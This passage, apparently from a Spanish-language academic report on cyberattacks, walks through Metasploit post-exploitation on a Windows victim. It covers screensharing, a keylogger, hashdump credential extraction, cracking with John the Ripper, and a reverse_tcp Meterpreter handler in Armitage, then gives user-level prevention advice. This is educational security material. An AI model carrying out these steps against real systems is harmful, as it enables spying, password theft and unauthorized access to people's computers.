





Uno de los comandos más utilizados es “screenshare” el cual abrirá una pestaña en el navegador para ver la pantalla de la víctima en tiempo real.




Otra buena opción sería ejecutar un keylogger que quedará activo recopilando información con el comando “keyscan\_start”. Cuando queramos ver todo lo que ha hecho simplemente podemos volcar la información con el comando “keyscan\_dump”. Para parar el keylogger introducimos el comando “keyscan\_stop”.




Ahora ejecutaremos un proceso para la obtención de contraseñas que se encuentren almacenadas en el sistema, para ello obtenemos los hashes del equipo. Primero utilizamos el módulo para obtener los hashes con el comando “run post/windows/gather/hashdump”.




Para traducir estas contraseñas utilizamos John the Ripper. Para utilizar esta herramienta creamos un archivo .txt y pegamos los hashes dentro.




Ejecutamos John the Ripper y le ponemos el archivo que hemos creado para que extraiga las contraseñas.




Por último, vamos a ejecutar el entorno gráfico de Metasploit Framework conocido como Armitage para mostrar de forma más gráfica lo realizado anteriormente. Para ello primero lo instalamos con el comando “apt-get update ; apt-get install armitage”.




Ahora iniciamos Metasploit y ejecutamos el comando “armitage” para abrir el entorno gráfico. Se abrirá una pestaña donde tendremos la IP, el puerto y un usuario por defecto. Le damos a “Connect”.



Nos saltará otra pestaña donde nos preguntará si queremos iniciar el servidor RPC de Metasploit. Le damos “Yes”.




En este momento salta una pestaña donde viene una barra de carga y el programa empieza a conectarse con la base de datos.




Cuando acaba de cargar se abre el programa. A la izquierda tenemos organizados en carpetas las diferentes opciones, ya sean exploits, payloads, post, etc. En el centro tenemos los equipos que hemos infectado o queremos infectar. Abajo tenemos la consola que se irá dividiendo en pestañas según vayamos ejecutando módulos.

Ahora realizaremos la misma conexión a la máquina objetivo desde consola meterpreter que habíamos conseguido antes.


Para ello vamos a las carpetas de la izquierda y elegimos exploit/multi/handler y lo abrimos. Nos sale una pestaña para llenar los datos. Ponemos el LHOST, el LPORT y el PAYLOAD que recordamos que es “windows/meterpreter/reverse\_tcp” y le damos al botón “Launch”.




Al ejecutarlo vemos que en la consola nos aparece que hemos conectado con la máquina y el icono del PC cambia de manera llamativa.



Ahora pinchamos con el click derecho en el PC comprometido y vamos a ir abriendo el menú “Meterpreter1/Access/Dump Hashes/ Isass method”. De esta forma obtendremos los hashes como hicimos anteriormente desde la shell de Metasploit.



Podemos ver que en la consola se nos abre una pestaña llamada Meterpreter 1 y que nos genera exactamente los mismos hashes que hemos conseguido anteriormente.



### Métodos de prevención de ataques con payloads de Metasploit:

El principal método para no caer en estos ataques es evitar las trampas descritas anteriormente y tener conocimiento de unas buenas prácticas al manejar un equipo electrónico. Por ejemplo, no ejecutar archivos que no estén descargados de una página oficial. No acceder a enlaces sospechosos, no compartir datos con páginas no seguras, una buena política de contraseñas, etc.

## 6. Técnicas de prevención contra ciberataques

Como hemos podido ver en los ataques anteriores, cualquier persona con un mínimo conocimiento en la materia y las herramientas necesarias puede, de diferentes maneras, acceder a nuestros equipos, datos o incluso engañarnos. Por ello es altamente recomendable seguir unas ciertas medidas de prevención y protección, de esta forma reduciremos los ataques que podríamos sufrir en gran medida.

### 6.1 Medidas a nivel usuario

Mantener nuestro equipo y software actualizados, de este modo evitaremos que nuestro sistema quede expuesto a vulnerabilidades que tuvieron las anteriores versiones.




Ilustración 10 Representación de actualizaciones de sistema (Fuente: [https://www.freepik.es/vector-premium/concepto-ilustracion-actualizacion-sistema-engranajes-actualizacion-pantalla\\_9792166.htm](https://www.freepik.es/vector-premium/concepto-ilustracion-actualizacion-sistema-engranajes-actualizacion-pantalla_9792166.htm))

Tener un antivirus, preferiblemente uno de confianza, ya que se encargará de analizar periódicamente nuestro dispositivo en busca de amenazas, a la hora de descargar programas este los analizará en busca de software malicioso.



Ilustración 11 Representación antivirus (Fuente: <https://pennyriletechnologies.com/5-reasons-to-make-the-switch-to-managed-antivirus-for-your-business/>)

Los antivirus utilizan distintos métodos para poder detectar virus en nuestro sistema, algunos de ellos son:

- Identificar la firma del virus, los antivirus disponen de una base de datos en las que se almacenan las firmas de los virus conocidos, actualmente se usa una secuencia de bytes para poder identificar al virus.
- Detectar el comportamiento, escanean el sistema tras detectar errores o fallos en el comportamiento del sistema en busca de software malintencionado.
- Detección mediante inteligencia artificial, consiste en el uso de la inteligencia artificial con el fin de encontrar el software malicioso gracias al comportamiento del mismo.

Un Firewall, es una de las medidas más importantes que debemos tomar, ya que actúa de barrera entre la red y nuestros dispositivos. Es una herramienta que la mayoría de usuarios ignora, pero es de gran importancia y utilidad, con el podemos configurar reglas para controlar las conexiones con la red evitando así acciones indeseadas.

